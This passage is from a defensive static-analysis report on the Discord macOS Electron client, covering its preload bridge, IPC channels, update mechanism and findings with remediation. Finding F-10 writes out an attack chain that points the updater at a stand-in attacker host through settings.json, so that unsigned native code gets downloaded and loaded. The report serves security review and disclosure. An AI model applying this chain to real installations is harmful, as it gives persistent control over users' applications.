`ALLOW_OPTIONAL_UPDATES`	`app_bootstrap/Constants.js:27`	`true`	Whether non-mandatory updates install.
`LOG_LEVEL`	`app_bootstrap/Constants.js:28`	`'info'`	Verbosity.
`ALWAYS_BOOTSTRAP_MODULES`	`moduleUpdater.js:230`	—	Forces a full module re-bootstrap on every launch.

11.2 Environment variables

Variable	Read at	Effect
`DISCORD_WEBAPP_ENDPOINT`	`mainScreen.js:50,62-64`	Overrides the UI source; wins over the setting
`DISCORD_USER_DATA_DIR`	`common/paths.js:35`, `browser/fileManager.js:7-8`	Relocates **all** app data, including `settings.json` itself
`DISCORD_DISABLE_RESTART`	`mainScreen.js:49,520`	Quit instead of reload after a renderer crash
`DISCORD_NETWORK_DEBUG_LOG`	`mainScreen.js:52,116,486-491`	`'true'` enables `setupNetworkLogging` — writes a network log to disk
`ELECTRON_ENABLE_STACK_DUMPING`	`crashReporterSetup.js:80`	Alters crash-reporter init
`XDG_SESSION_TYPE`, `WAYLAND_DISPLAY`, `FLATPAK_ID`, `SNAP`, `APPIMAGE`, `XDG_CURRENT_DESKTOP`, `GDMSESSION`	`powerMonitor.js:14`, `crashReporterSetup.js:93-107`	Linux packaging and display-server detection, reported as crash metadata

11.3 The leads from the initial analysis, verified

Lead	Verdict	What it actually is
`DISCORD_WEBAPP_ENDPOINT`	CONFIRMED	Env var at `mainScreen.js:50`. Correct, and more consequential than it first appears: it redefines `WEBAPP_ENDPOINT`, which is the reference value for every origin check in the app.
`domainMigrated`	CONFIRMED, MECHANISM CORRECTED	Not a toggle — a **marker file**. `browser/userDataCache.js:38-42` creates it when `deleteCachedUserData()` runs. `mainScreen.js:55-59, 68-75` then reads its presence (or that of `userDataCache.json`) to choose `discord.com` over `discordapp.com`. A one-way migration latch.
`enableConferenceMode`	CONFIRMED	Setting at `mainScreen.js:89`; swaps the loaded path.
`DANGEROUS_ENABLE_DEVTOOLS…`	CONFIRMED	Setting at `index.js:82`; also gates the menu.
`riotGames`	CONFIRMED, INFERENCE CORRECTED	A localhost API client, not a partnership. See §9.4.
"~30 bridge entries"	CONFIRMED EXACTLY 30	See §12.
"49 message names / 85 operations / 33 handlers"	SUPERSEDED	Those were partial-tool counts. Verified: **144** canonical names, **136** concrete main-process registrations. See §12.3.

F-10 · Security-critical configuration lives in an unsigned, user-writable JSON file

CHAIN	Write `{"API_ENDPOINT":"https://attacker.test/api"}` to `settings.json` → `app_bootstrap/Constants.js:24–25` adopts it as `UPDATE_ENDPOINT` → `moduleUpdater.js:243` builds `remoteBaseURL` from it → `:572–605` downloads a zip and accepts it on HTTP 200 with NO SIGNATURE CHECK (F-7) → `:702–764` extracts into `module_data/` → `renderer/nativeModules.js:44` `require()` s it as native code.
SIMPLE ENGLISH	Edit one line in a text file in your own home folder, and Discord will download its program from somewhere else and run it.
WHY IT MATTERS	The honest framing: this is NOT A PRIVILEGE-ESCALATION VULNERABILITY. An attacker who can write that file already runs as you, and could simply edit `core.asar` directly (§2.1). It is a *persistence and tamper* surface — it converts one quiet file write into durable control over the app's code source, surviving reinstalls of the `.app` bundle. It is also exactly the mechanism legitimate client mods use.
CLASSIFICATION	DESIGN PROPERTY with real abuse potential. Not exploitable from the renderer — `SETTINGS_SET` (`browser/settings.js:28`) writes to a different store, the injected `appSettings` , and the keys above are read at launcher time before the renderer exists.
REMEDIATION	Sign or HMAC the settings file; or hard-pin `UPDATE_ENDPOINT` at build time and ignore any override on stable channels. The second is cheap and closes the chain.
NEXT STEP	Confirm in an isolated VM that a modified `API_ENDPOINT` is honoured on a stable build. Not performed.

12 · Dynamic-code investigation — enumerating `DiscordNative`

The problem. Automated analysis reported the bridge as `api_status: "dynamic"` , `members: []` , `unknown_members: 1` — it found the `contextBridge` call but could not enumerate what was behind it, because the object is built from `require()` expressions rather than written as literal properties.

Resolution. Extracted `app/mainScreenPreload.js` from the ASAR and read the object construction directly. The object is *statically* written; only its *values* are dynamic. Full enumeration follows, with each member's implementation file and verification basis.

12.1 The 30 members, verified by source inspection

```
// app/mainScreenPreload.js:20–48  (verbatim, abridged to keys)
const DiscordNative = {
  isRenderer, setUncaughtExceptionHandler,
  nativeModules, process, os, app, clipboard, ipc, gpuSettings, window,
  powerMonitor, spellCheck, crashReporter, desktopCapture, fileManager, clips,
  processUtils, powerSaveBlocker, http, accessibility, features, settings,
  userDataCache, thumbar, safeStorage, hardware, riotGames,
  remoteApp: app, remotePowerMonitor: powerMonitor, webAuthn
};
contextBridge.exposeInMainWorld('DiscordNative', DiscordNative);   // :68
process.once('loaded', () => { global.DiscordNative = DiscordNative; });  // :69–71
```

#	Member	Implementation	Transport	Basis
1	`isRenderer`	inline `process.type === 'renderer'`	—	Source
2	`setUncaughtExceptionHandler`	inline, `:9–11`	—	Source
3	`nativeModules`	`renderer/nativeModules.js`	IPC + dynamic `require`	Source
4	`process`	`renderer/process.js`	direct	Source
5	`os`	`renderer/os.js`	direct	Source
6	`app`	`renderer/app.js`	IPC	Source
7	`clipboard`	`renderer/clipboard.js`	**direct** + partial IPC	Source · §6.2
8	`ipc`	`renderer/ipc.js`	IPC, **allow-listed**	Source · §8.3
9	`gpuSettings`	`renderer/gpuSettings.js`	IPC	Source
10	`window`	`renderer/window.js`	IPC — 19 handlers	Source
11	`powerMonitor`	`renderer/powerMonitor.js`	IPC — 5 channels	Source
12	`spellCheck`	`renderer/spellCheck.js`	IPC	Source
13	`crashReporter`	`renderer/crashReporter.js`	IPC	Source
14	`desktopCapture`	`renderer/desktopCapture.js`	IPC	Source · §6.3
15	`fileManager`	`renderer/fileManager.js` (24.7 KB)	**direct `fs`** + IPC for paths	Source · §6.4
16	`clips`	`renderer/clips.js`	IPC + custom protocol	Source · §8.9
17	`processUtils`	`renderer/processUtils.js`	IPC — 11 handlers	Source
18	`powerSaveBlocker`	`renderer/powerSaveBlocker.js`	IPC	Source
19	`http`	`renderer/http.js`	IPC (`CONSTANTS_GET`)	Source
20	`accessibility`	`renderer/accessibility.js`	IPC	Source
21	`features`	`renderer/features.js`	IPC	Source
22	`settings`	`renderer/settings.js`	IPC — 3 channels	Source
23	`userDataCache`	`renderer/userDataCache.js`	IPC — 3 channels	Source
24	`thumbar`	`renderer/thumbar.js`	IPC	Source
25	`safeStorage`	`renderer/safeStorage.js`	IPC `sendSync`	Source · §5.2
26	`hardware`	`renderer/hardware.js`	IPC	Source
27	`riotGames`	`renderer/riotGames.js`	**direct HTTPS**	Source · §9.4
28	`remoteApp`	alias → `app`	—	Source
29	`remotePowerMonitor`	alias → `powerMonitor`	—	Source

#	Member	Implementation	Transport	Basis
30	`webAuthn`	`renderer/webauthn.js`	IPC — 2 channels	Source

Result: 30 keys, 26 distinct capability modules, 2 aliases, 2 inline values. Zero unresolved. Two members (`remoteApp`, `remotePowerMonitor`) are legacy aliases retained for backward compatibility with older web bundles — a small but real signal that the web app and the shell version independently and must stay compatible across a range.

12.2 Three modules load from disk at runtime — the genuine dynamic edges

Site	Expression	Guard
`renderer/nativeModules.js:44`	`require(name)`	`/^discord_[a-z0-9_-]+$/` or `'erlpack'` (`:41`)
`browser/notifications.js:30`	`require(path.join(moduleDataPath,'discord_notifications'))`	fixed name; path from `global.moduleDataPath`
`mainScreen.js:376`	`includeOptionalModule('./ElectronTestRpc', …)`	**file absent** from the shipped archive — verified against the ASAR index

12.3 Reconciling the counts

The initial analysis reported 49 message names, 85 operations and 33 handlers. Those were partial. Verified figures, each independently reproducible:

Metric	Verified	Method
Canonical IPC channel names	**144**	`grep -c 'IPCEvents\["' IPCEvents.js`
Main-process registrations (raw)	**140**	AST-free regex over every `ipcMain.on/handle`, `DiscordIPC.main.on/handle` site in `app/`
— minus 4 generic wrappers	**136 concrete**	`DiscordIPC.js:19,24` and `app/ipcMain.js:11,14` are the transports, not endpoints
Allow-listed send channels	**25**	`renderer/ipc.js:9`
Allow-listed invoke channels	**13**	`renderer/ipc.js:10`
`browser/` modules	**24**	directory listing
`renderer/` modules	**26**	directory listing

One caveat on the 136. `browser/notifications.js` registers the same five channels twice — once in a branch that loads the native `discord_notifications` module (`:39–55`) and once in an Electron fallback branch (`:71–83`). The branches are mutually exclusive at runtime, so the live count on any given host is **131**. Recorded here because this is exactly the kind of detail a raw count gets wrong.

13 · Feature-to-file map

Each row is traceable end to end. Line numbers are stable — the shipped code is Babel-compiled but not minified, so they will hold for build 0.0.380.

Feature	Entry point	Intermediate	Handler	Underlying API	Evidence
Load the UI	`app/index.js:89`	`mainScreen.js:61–92` `getWebappEndpoint()`	`mainScreen.js:304–308` `loadMainPage()`	`BrowserWindow.loadURL`	`:72, 108–109`
Expose the bridge	`mainScreen.js:354` `webPreferences.preload`	`mainScreenPreload.js:22–48`	`:68` `exposeInMainWorld`	`contextBridge`	`:68–71`
Encrypt a secret	`DiscordNative.safeStorage.encryptString`	`renderer/safeStorage.js:15–17`	`browser/safeStorage.js:15`	`electron.safeStorage` → Keychain	§5.2
Read the clipboard	`DiscordNative.clipboard.read`	— (no IPC)	— (preload-resident)	`electron.clipboard.readText`	`renderer/clipboard.js:43–45`
List screens to share	`DiscordNative.desktopCapture.getSources`	`renderer/desktopCapture.js`	`browser/desktopCapturer.js:15–26`	`electron.desktopCapturer`	§6.3
Save a file	`DiscordNative.fileManager.saveWithDialog`	`renderer/fileManager.js:115–131`	`browser/fileManager.js:24–26` (dialog only)	`dialog.showSaveDialog` then `fs.writeFileSync` in preload	`renderer/:123`
Open a file	`DiscordNative.fileManager.openFiles`	`renderer/fileManager.js:628–631`	`browser/fileManager.js:27–29`	`dialog.showOpenDialog` + `readFulfilledFiles`	`common/fileutils.js`
Detect idle / away	OS power event	`browser/powerMonitor.js`	4 `POWER_MONITOR_*` channels	`electron.powerMonitor`	`renderer/powerMonitor.js:13–33`
Keep display awake	`DiscordNative.powerSaveBlocker.*`	`renderer/powerSaveBlocker.js:10–16`	`browser/powerSaveBlocker.js:10–19`	`electron.powerSaveBlocker`	3 channels
Fast-boot cache	`DiscordNative.userDataCache.*`	`renderer/userDataCache.js:10–17`	`browser/userDataCache.js:45–53`	`fs.writeFile` → `userDataCache.json`	`:16–21`
Domain migration	— automatic	`mainScreen.js:55–59`	`browser/userDataCache.js:35–44`	`fs.unlink` + create `domainMigrated`	§11.3
Install a native module	`DiscordNative.nativeModules.ensureModule`	`renderer/nativeModules.js:29–39`	`browser/nativeModules.js:47–72`	`moduleUpdater.install` → HTTPS → `yauzl`	§5.3
Load a native module	`DiscordNative.nativeModules.requireModule`	regex gate `:41`	— (preload)	`require(name)`	`:40–45`
Host update	startup	`moduleUpdater.js:232–291`	`app_bootstrap/hostUpdater.js`	Squirrel.Mac feed URL	`:274`

Feature	Entry point	Intermediate	Handler	Underlying API	Evidence
Open external link	click in renderer	`mainScreen.js:436–449`	`securityUtils.js:25–31`	`shell.openExternal`	§5.4
Popout window	`window.open(url,'DISCORD_…')`	`mainScreen.js:441–442`	`popoutWindows.js:30–45, 142`	`BrowserWindow` + same preload	`:160–168`
Desktop notification	`DiscordNative.…NOTIFICATIONS_SEND`	IPC	`browser/notifications.js:45` or `:77`	native `discord_notifications` or Electron	§12.3
Block screenshots	`WINDOW_SET_CONTENT_PROTCTION`	IPC	`browser/window.js:127–139`	`win.setContentProtection`	§8.10
Riot rich presence	`DiscordNative.riotGames.fetchLiveClientData`	— (no IPC)	— (preload)	`https.request` → `127.0.0.1:2999`, pinned CA	§9.4
Serve a clip	`discord-clip://` URL	`browser/clips.js:52–58`	`:61–72` metadata check	`createReadStream` + `Range`	§8.9
Spellcheck	`context-menu` event	`mainScreen.js:536–538`	`browser/spellCheck.js:7–36`	`session.spellChecker*`	4 channels
Crash report	uncaught exception	`crashReporterSetup.js:55–74`	`browser/crashReporter.js:10,35`	Sentry + Crashpad minidump	§8.7
Startup analytics	internal timers	`common/analytics.js:29` local queue	`mainScreen.js:765–783` relay	**web app transmits**	§6.5
Tray icon	`SYSTEM_TRAY_SET_ICON`	IPC (allow-listed)	`systemTray.js:69–70`	`electron.Tray`	allow-list `ipc.js:9`
Hardware passkey	`DiscordNative.webAuthn.*`	`renderer/webauthn.js`	`browser/webauthn.js:18–21`	macOS platform authenticator	2 channels
Game activity index	`SEARCH_INDEX_DOMAINS` etc.	IPC (invoke allow-list)	`browser/intents.js:16–36`	native intents module	6 handlers

14 · Findings & remediation

ID	Finding	Class	Impact	Remediation
F-1	`sandbox:false` keeps full Node in the preload, in-process with remote content	Design	**High** — converts a renderer compromise into user-level code execution	Move `fs` / `clipboard` / `https` to main; enable `sandbox:true`
F-7	Legacy module updater verifies no signature; trusts TLS + HTTP 200	Potential	**High** if the endpoint or a CA is compromised; it loads native code	Sign archives, verify before extraction, fail closed
F-6	`insideAuthFlow` fully suspends the origin fence, unbounded and untimed	Potential	**Medium-High**	Origin allow-list + timeout; clear on `did-navigate`, not on a renderer message; ideally a preload-less window
F-10	`settings.json` can redirect `UPDATE_ENDPOINT`; chains with F-7	Design / abuse	**Medium** — persistence, not escalation	Sign the settings file, or pin the endpoint on stable channels
F-4	No handler validates `event.senderFrame` across 136 registrations	Design	**Medium** — no defence in depth behind F-6	**One ~5-line change** in `DiscordIPC.main.on/handle` covers all of them
F-9	`discord-clip://` validates content, not path	Potential	**Low-Medium** — bounded file read	`path.resolve` + containment assertion
F-5	External-URL protocol filter is a nine-entry deny-list on legacy `url.parse`	Potential	**Low-Medium**, host-dependent	Invert to an allow-list; use WHATWG `URL`
F-3	`media` granted to k-id origins but not `discord.com`; request/check handlers disagree	Unknown	Informational — relocates the voice audit surface to native code	Reconcile the two handlers; document intent
F-8	Zip-slip blocked by `yauzl`, not by application code	Mitigated	None today; silent regression risk	Add an explicit containment check
F-2	Permission handlers terminate in `callback(false)`	**Positive**	—	None — this is correct
—	IPC allow-lists with hard throw on the generic façade	**Positive**	—	Extend coverage to typed modules (see F-4)
—	`setWindowOpenHandler` returns `{action:'deny'}` on every path	**Positive**	—	None
—	`FINISH_UPDATER_BOOTSTRAP` type-checks its arguments (`'You tried.'`)	**Positive**	—	None

Overall assessment

This is a **better-than-average Electron client**. Context isolation is on, Node integration is off, permissions are deny-by-default with real origin checks, window creation is explicitly denied by default, and the IPC vocabulary is centralised and namespaced. Someone thought about this — the `'You tried.'` error message and the nine-entry protocol deny-list are both fingerprints of real adversarial review.

Its weaknesses are coherent rather than careless, and they trace to two decisions: **keeping Node in the preload** (F-1), which removes the sandbox as a backstop, and **trusting the renderer wholesale** (F-4) rather than per-handler, which means the perimeter controls in §8.2 and §8.6 have nothing behind them. The single highest-leverage fix is not either of those: it is adding a sender check inside `DiscordIPC`, which would retrofit defence in depth onto all 136 endpoints at once.

The **largest unknown** is update verification (F-7). On macOS the legacy, unsigned path is the default, and the modern path's integrity logic is in compiled Rust that this analysis could not read. Until that is decompiled, the question "can Discord's update channel install arbitrary native code" has no evidence-backed answer.

15 · Unresolved questions

1. **Does the native (Rust) updater verify signatures?** Blocks F-7. Requires Ghidra/Hopper on `discord_dispatch`. *Highest priority.*
2. **Is the `insideAuthFlow` window reachable or extendable by an attacker?** Blocks F-6. Requires runtime test step 4 (§10.2).
3. **Which `DiscordNative` members does the web bundle actually call?** Determines the real attack surface and the cost of fixing F-1. Requires test step 1.
4. **How does `discord_voice` capture audio,** given that Chromium's `media` permission is not granted to `discord.com` (F-3)? 81 MB of compiled code.
5. **Does `global.DiscordNative` (`mainScreenPreload.js:69–71`) behave differently from the `contextBridge` copy?** It is a second reference into the same object graph, set after `process.once('loaded')`. Worth one console check.
6. **What does `GPU_SETTINGS_SET_CHROMIUM_SWITCHES` accept?** Chromium switches are a powerful sink and this pass did not read the validation.
7. **Why do `setPermissionRequestHandler` and `setPermissionCheckHandler` disagree about `media`?** Benign asymmetry or oversight.
8. **Does the `request`-library fallback (§9.3) weaken certificate validation** relative to the Electron path it replaces?
9. **What reaches the `isStaff` Sentry project,** and can an outsider set that tag? The tag originates in the web app.
10. **Is `ElectronTestRpc` present in any shipped channel?** Absent from stable 0.0.380; canary and PTB not examined.

16 · Appendix — method & reproduction

Tooling. Analysis was performed with a purpose-built in-memory ASAR reader (`asarq.py`, ~60 lines) that parses the archive header and serves `list`, `cat` (with line numbers) and `grep` without unpacking 2,448 files to disk. The handler census used a second script over the same index. REA (`rea-agents` 6.7.0) produced the initial structural survey — 2,159 entries, 2,032 files parsed, 906,202 AST nodes visited, 8,288 findings — which located the bridge and the IPC graph; the `DiscordNative` enumeration, every line number, and all security analysis above were done by direct source reading, because the automated pass explicitly reported the bridge as unresolvable (§12).

Subjects.

```
/Applications/Discord.app/Contents/Resources/app.asar
    sha256  18d09f41a841c3dacfde6b26ac7cdd92fb0fa27bd4ec72809e11e92864f73b6a
    1076 entries · 39 launcher source files

~/Library/Application Support/discord/0.0.380/modules/discord_desktop_core/core.asar
    2448 entries · 2032 JS files · ~70 hand-written sources
    host 1.0.9208 · module 0.0.380 · macOS arm64
```

Reproducing any citation.

```
python3 asarq.py cat   core.asar app/mainScreen.js 335 560
python3 asarq.py grep  core.asar "contextIsolation|sandbox|setPermission" app/
python3 asarq.py list  core.asar | grep -v node_modules
grep -c 'IPCEvents\["' app/node_modules/@discordapp/discord-native-types/IPCEvents.js   # → 144
```

Scope discipline. No requests were sent to Discord infrastructure beyond what the installed client does on its own. No accounts were accessed, no authentication was bypassed, no binaries were executed for analysis, and no unverified native modules were installed. Compiled native modules were inventoried but not decompiled, which is the principal boundary of this report. Every count and line number above was produced by a command that can be re-run against the same two archives.

Static analysis of a locally installed application for defensive security review and interoperability research. Confidence labels are applied per finding; absence of evidence is recorded as such rather than resolved by inference.